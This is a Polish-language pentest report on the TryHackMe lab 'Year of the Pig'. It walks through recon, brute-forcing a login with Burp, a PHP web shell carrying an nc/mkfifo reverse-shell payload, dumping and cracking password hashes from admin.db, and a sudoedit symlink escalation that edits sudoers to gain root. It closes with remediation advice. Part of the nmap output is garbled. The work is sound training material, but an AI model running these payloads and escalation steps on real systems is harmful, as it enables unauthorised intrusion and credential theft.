

Nazwa zadania: YEAROFTHEPIG

Adres www: <https://tryhackme.com/room/yearofthepig>

Tester i autora raportu:

Michał Lissowski [michallissowski@gmail.com](mailto:michallissowski@gmail.com)

Maciej Chmielewski [chmieluzg@gmail.com](mailto:chmieluzg@gmail.com)

Andrzej Kuchar [andrzejkucharr@gmail.com](mailto:andrzejkucharr@gmail.com)


IP Address: 10.10.234.71

Data pentestu: 2023-02-02

### Rekonesans:

Po zalogowaniu się na stronę <http://10.10.234.71>


Widzimy:





## ALL ABOUT PLANES

Flying has been my entire life. I know everything there is to know about planes -- especially sea planes like the Savoia S.21: my personal favourite. Towards the end of the war we were flying in the Italian-made Macchi M.5 Fighters -- they were nice and all, but too slow for my liking! Agility was top-notch though, so there's a plus. Another plane I've learnt to love is the Curtiss R3C-0, behind the Savoia it's the king of the skies! Took a long time to convince him to let me fly it, but well worth the wait.



## MAINTENANCE

Planes require a lot of maintenance. First thing I learnt was how to fix 'em. Of course, there are some things that you just can't fix by yourself. For those I know a superb mechanic in Milan -- would highly recommend! Many years ago I crashed into a deserted island and damn near wrote off my beloved fighter. My mechanic friend patched her right up though!

## Nmap:

Nmap ujawnił wersje oprogramowania na danych portach oraz ukryty folder logowania "login.php"

```
root@ip-10-10-218-127:~# nmap 10.10.234.71

Starting Nmap 7.60 ( https://nmap.org ) at 2023-02-02 13:41 GMT
Nmap scan report for ip-10-10-234-71.eu-west-1.compute.internal (10.10.234.71)
Host is up (0.0062s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:F5:F8:40:43:D9 (Unknown)
```

```

root@ip-10-10-234-127:~# nmap -p 22,80 -sC --script=default,vuln 10.10.234.71 -v4
Starting Nmap 7.00 ( https://nmap.org ) at 2023-02-02 13:44 GMT
WARNING: RST from 10.10.234.71 port 22 -- is this port really open?
WARNING: RST from 10.10.234.71 port 22 -- is this port really open?
WARNING: RST from 10.10.234.71 port 22 -- is this port really open?
WARNING: RST from 10.10.234.71 port 22 -- is this port really open?
WARNING: RST from 10.10.234.71 port 22 -- is this port really open?
Nmap scan report for ip-10-10-234-71.eu-west-1.compute.internal (10.10.234.71)
Host is up (6.00043s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-sneak:
|   /login.php: Possible admin folder
|_ http-upload-exploiter:
|   Couldn't find a file-type field.
|   Couldn't find a file-type field.
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-sql-injection:
|   Possible sqlj queries:
|   http://10-10-234-71.eu-west-1.compute.internal/js/E.location.href,t.head.appendChild(l(r)):t=E,o=In&&5b5d,(l=N.exec(e))?=>K27k200Rk20sqIspIder&o.length=85K280k29.removeK28k29K2C.mergenK28k5b5dK2cl.chlidNodesK28k5b5dK2C.createElemtK28l5b15k5dK29K5dK3a28lxeK28k5b5dK2ctK2coK29K2C
3bvar=&K5bT.createElemtK28l5b15k5dK29K5dK3a28lxeK28k5b5dK2ctK2coK29K2C
|_ http://10-10-234-71.eu-west-1.compute.internal/js/E.location.href,t.head.appendChild(l(r)):t=E,o=In&&5b5d,(l=N.exec(e))?=>K27k200Rk20sqIspIderK28K280k29.removeK28k29K2C.mergenK28k5b5dK2cl.chlidNodesK28k5b5dK2C.createElemtK28l5b15k5dK29K5dK3a28lxeK28k5b5dK2ctK2coK29K2C
|_ http://10-10-234-71.eu-west-1.compute.internal/js/E.location.href,t.head.appendChild(l(r)):t=E,o=In&&5b5d,(l=N.exec(e))?=>K27k200Rk20sqIspIder&o.length=85K280k29.removeK28k29K2C.mergenK28k5b5dK2cl.chlidNodesK29K29K29K3bvar=&K28l5b15k5dK29K5dK3a28lxeK28k5b5dK2ctK2coK29K2C
|_ http://10-10-234-71.eu-west-1.compute.internal/js/E.location.href,t.head.appendChild(l(r)):t=E,o=In&&5b5d,(l=N.exec(e))?=>K27k200Rk20sqIspIder&o.length=85K280k29.removeK28k29K2C.mergenK28k5b5dK2cl.chlidNodesK29K29K29K3bvar=&K28l5b15k5dK29K5dK3a28lxeK28k5b5dK2ctK2coK29K2C
|_ http://10-10-234-71.eu-west-1.compute.internal/js/ft.href,s.extend(W?bactive=0,LastMod(fed?b7b7d7.ajaxSettings?b7url:tt.href,t:K22GtK22,lsLocal:/K5e/783aabout?7capp?c-storagen?7c_K2b-extLen?7cres?7cldget?9K2k24N2ct,tes?N287t.protocolK29K2CglobalK3aK210N2CprocessDataK3aK210N2CcontentTypeK3aK22aplicationK27x-www-form-urlencodedK3b=&K27k200Rk20sqIspIder
|_ http-csrf-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-sneak:
|   Marc's Blog
MAC address: 02:F5:F8:40:3D:09 (Unknown)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linksys WVR54G Map (95%), OpenMrt (Linux 2.4.32) (95%), OpenMrt White Russian 0.9 (Linux 2.4.30) (95%), Openmrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (95%), OpenMrt Kamkaze 7.09 (Linux 2.6.22) (95%), Axiom router or Axiis Network Camera (Linux 2.6) (94%), Linux 2.6.18 (94%), AXIS 211A Network Camera (Linux 2.6.20) (94%), Linux 2.6.24 (94%), Linux 2.6.16 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: /o:linux/linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.43 ms ip-10-10-234-71.eu-west-1.compute.internal (10.10.234.71)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .


```

## Gobuster:

```
root@ip-10-10-218-127:~# gobuster dir -u 10.10.234.71 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -x .php,.html,.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.234.71
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Extensions:  php,html,txt
[+] Timeout:      10s
=====
2023/02/02 13:47:21 Starting gobuster
=====
/index.html (Status: 200)
/login.php (Status: 200)
/admin (Status: 301)
/assets (Status: 301)
/css (Status: 301)
/js (Status: 301)
/api (Status: 301)
=====
```

Panel logowania. Przypuszczam że login jest taki sam jak nazwa blogu czyli "marco". Po zalogowaniu się na niewłaściwe dane dostaję pomocną informację: "Remember that passwords should be a memorable word, followed by two numbers and a special character"

Mówi nam że w hasle znajdują się dwie liczby i znak specjalny.



The screenshot shows a web browser window with the address bar displaying "10.10.234.71/login.php". The page has a green sidebar on the left and a red sidebar on the right. The main content area is white and contains the "Admin Login" form. The form has two input fields: "Username..." and "Password...". Below the "Password..." field is a right arrow button. At the bottom of the form, there is a red message: "Remember that passwords should be a memorable word, followed by two numbers and a special character".

## Bruteforce:

Do brutforsa potrzebujemy słownika z hasłami można go stworzyć za pomocą programu "cewl" pobiera on słowa z blogu które mogą być hasłem.

Marco fascynuje się w samolotach, w opisie podał kilka modeli można spróbować z nimi:


Savoia s.21, Macchi m.5, curtiss r3c-0. Hasło ma zawierać 2 liczby i znak specjalny

"savoia21" wygląda obiecująco. Można dodać na końcu po każdym znaku specjalnym.

Jeżeli nie wiemy jaki numer jest na końcu tak jak w tym przypadku można spróbować dodać liczby i znaki specjalne np. Od 00-99 za pomocą reguł w "johntheriper".


```
painful  
back  
relax
```

Spróbujmy się zalogować. Mając tak małą liczbę hasłem można to zrobić ręcznie. Jednak przy dużych słownikach należy brutforsować przez burpa.




```
File Edit View Search Terminal Help  
root@lp-10-10-218-127:~# cat pass.txt  
savoia21`  
savoia21!  
savoia21@  
savoia21#  
savoia21$  
savoia21%  
savoia21&  
savoia21*  
savoia21?  
root@lp-10-10-218-127:~#
```

Udało się zalogować : marco:savoia21! Komenda 'id' dała wynik 'www-data'



Teraz burp: przechwytyjemy request wysłamy do intrudera. Widzimy że hasło jest zahashowane. Musimy ustawić payloads słownik i hash na który będzie zamieniał słowa. Jest to Hash MD5. Dodajemy również nieprawidłowe logowanie "Incorrect Username or Password". Udało się widzimy to po długości "Length 289" nr2 czyli "savoia21!"



10.10.234.71/login.php

TryHackMe Support Offline CyberChef Revshell Ge

# Admin Login

→

Remember that passwords should be a memorable word, followed by two numbers and a special character

Positions Payloads Resource Pool Options

Payload type: Simple list Request count: 9

### Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

savola21

savola21!

savola21@

savola21#

savola21\$

savola21%

savola21^

savola21&

savola21\*

savola21~

Add

Enter a new item

Add from list ... [Pro version only]

### Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled

Rule

Hash: MD5

Dashboard Target rroxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn

1 x 2 x +

Positions Payloads Resource Pool Options

### Choose an attack type

Attack type: Sniper

### Payload Positions

Configure the positions where payloads will be inserted

Target: http://10.10.234.71

1 POST /api/login HTTP/1.1

2 Host: 10.10.234.71

3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:80.0) Gecko/20100101 Firefox/80.0

4 Accept: application/json

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Referer: http://10.10.234.71/login.php

8 Content-Type: text/plain; charset=utf-8

9 Origin: http://10.10.234.71

10 Content-Length: 66

11 Connection: close

12

13 {"username": "marco", "password": "marco21!"}

2. Intruder attack of http://10.10.234.71 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Incorrec...	Comment
0		200			230	1	
1	aca0be181b37590401af13942cf...	200			230	1	
2	ea22b622ba9b3c41b22785dcb4...	200			289		
3	05f69f30776dc897b1b7adc8006...	200			230	1	
4	5b420a6b365aa4a52129061f59fe...	200			230	1	
5	eab299ca4072300bb648809f9e1...	200			230	1	
6	beb5201319aed85993cc5e4c89...	200			230	1	
7	a35fb2cfd3e93e273284b67491...	200			230	1	
8	049b89397d6a475e8f2ef981b8...	200			230	1	
9	ac35105d780e441108845cfe9a...	200			230	1	

Request

Response

Pretty

Raw

Hex

1 POST /api/login HTTP/1.1

2 Host: 10.10.234.71


3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:80.0) Gecko/20100101 Firefox/80.0

4 Accept: application/json

5 Accept-Language: en-US,en;q=0.5



Udało się zalogować przez ssh na tym haśle.



W poszukiwaniu podatności, sudo -l nie działa:

```
marco@year-of-the-pig:~$ sudo -l
marco@year-of-the-pig:~$ uname -a
Linux year-of-the-pig 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
marco@year-of-the-pig:~$ echo $TERM
xterm
marco@year-of-the-pig:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
6 * * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
6 * * 7 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
6 * 1 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
marco@year-of-the-pig:~$ find / -type f -perm -04000 -ls 2>/dev/null
271670 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
1071 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
7906 16 -rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
595 44 -rwsr-xr-x 1 root messagebus 42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
272009 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nc
6198 44 -rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
3567 40 -rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
6201 76 -rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
29252 40 -rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newuidmap
6202 60 -rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
29136 372 -rwsr-xr-x 1 root root 380408 Apr 28 2015 /usr/bin/sudo
7137 20 -rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
27710 52 -rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
5245 76 -rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
29251 40 -rwsr-xr-x 1 root root 37136 Mar 22 2019 /usr/bin/newgidmap
7904 24 -rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
131130 44 -rwsr-xr-x 1 root root 43088 Mar 5 2020 /bin/mount
152620 32 -rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
132096 64 -rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
131110 44 -rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
131131 28 -rwsr-xr-x 1 root root 26696 Mar 5 2020 /bin/umount
marco@year-of-the-pig:~$
marco@year-of-the-pig:~$
marco@year-of-the-pig:~$
```

Na maszynie znajduje się użytkownik 'curtis' nie znamy hasła. W katalogu /var/www znalazłem admin.db



Marco nie może otworzyć tej bazy danych, jest w katalogu www,  
Musimy zmienić użytkownika na www-data. Nie znamy hasła. Trzeba  
Zrobić revershell przez katalog html/admin/ i tworze sh.php z ładunkiem  
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.218.127 1234  
>/tmp/f") ?>

Mamy www-data! Ulepszamy shella.

Udało się wyciągnąć hash z bazy danych curtis:  
a80bfe309ecaafcea1ea6cb3677971f2 :Donald1983\$

```
getCurri: File Edit View Search Terminal Help
marco@y: /var/www
$ ls
admin.db
html
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@year-of-the-pig:/var/www$ ls
ls
admin.db html
www-data@year-of-the-pig:/var/www$ sqlite3 admin.db
sqlite3 admin.db
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> .tables
.tables
sessions users
sqlite> select * from users
select * from users
...>
...> ;
;
58a2f366b1fd51e127a47da03afc9995|marco|ea22b622ba9b3c41b22785dcb40211ac
f64ccff6f64d57b121a85f9385cf256|curtis|a80bfe309ecaafcea1ea6cb3677971f2
sqlite>
```

Jesteśmy na curtis. Sudo -l pokazało podatność sudoedit /var/www/html/\*/\*/config.php

Oznacza to że można stworzyć 2 katalogi jeden w drugim po /html no  
../html/1/2/config.php

I wysłać tam plik do którego ma dostęp tylko root, będziemy mogli go edytować za pomocą  
sudoedit.

Gdy już stworzyliśmy potrzebne katalogi i plik config.php, wyślijmy do niego plik "sudoers" znajdujący się w nim reguły dla root można dopisać tu curtis by miał uprawnienia jak root. Z pozycji użytkownika curtis normalnie nie można tego pliku otworzyć, dla tego użyjemy "sudoedit"

Stworzyłem łącze między plikami za pomocą komendy "ln". Udało się to zrobić tylko z użytkownika www-data. Na curtisie użyłem komendy sudoedit na config.php i mamy "sudoers file" który możemy edytować.

Należy dodać użytkownika curtis i edytować jak root : ALL=(ALL) ALL i zapisać.

```
# ALL ALL=(ALL) ALL # WARNING: only use this together with 'Defaults targetpw'
## Read drop-in files from /etc/sudoers.d
```

Następnie używamy polecenia sudo su i jesteśmy rootem.

## Błędy i propozycje naprawy:

1. Hasło łatwe do odgadnięcia znajdujące się na blogu. Podpowiedź związana z hasłem.

Nie powinno się stosować tego typu podpowiedzi do haseł prowadzi to do łatwego odgadnięcia hasła.

**Ważność: WYSOKA**

2. Hasło umieszczone w admin.db. Takie pliku powinny być dostępne tylko dla konta root

**Ważność: WYSOKA**

3. Podatność sudoedit /var/www/html/\*/\*/config.php. Sudoedit lokalna eskalacja uprawnień. Pozwala na edycje plików przez użytkowników nieuprzywilejowanych, do edycji tylko dla konta root. Można to wykorzystać do przejęcia kontroli nad kontem root. Podatność dotyczy starego oprogramowania.

Należy zaktualizować system.

**Ważność: KRYTYCZNA**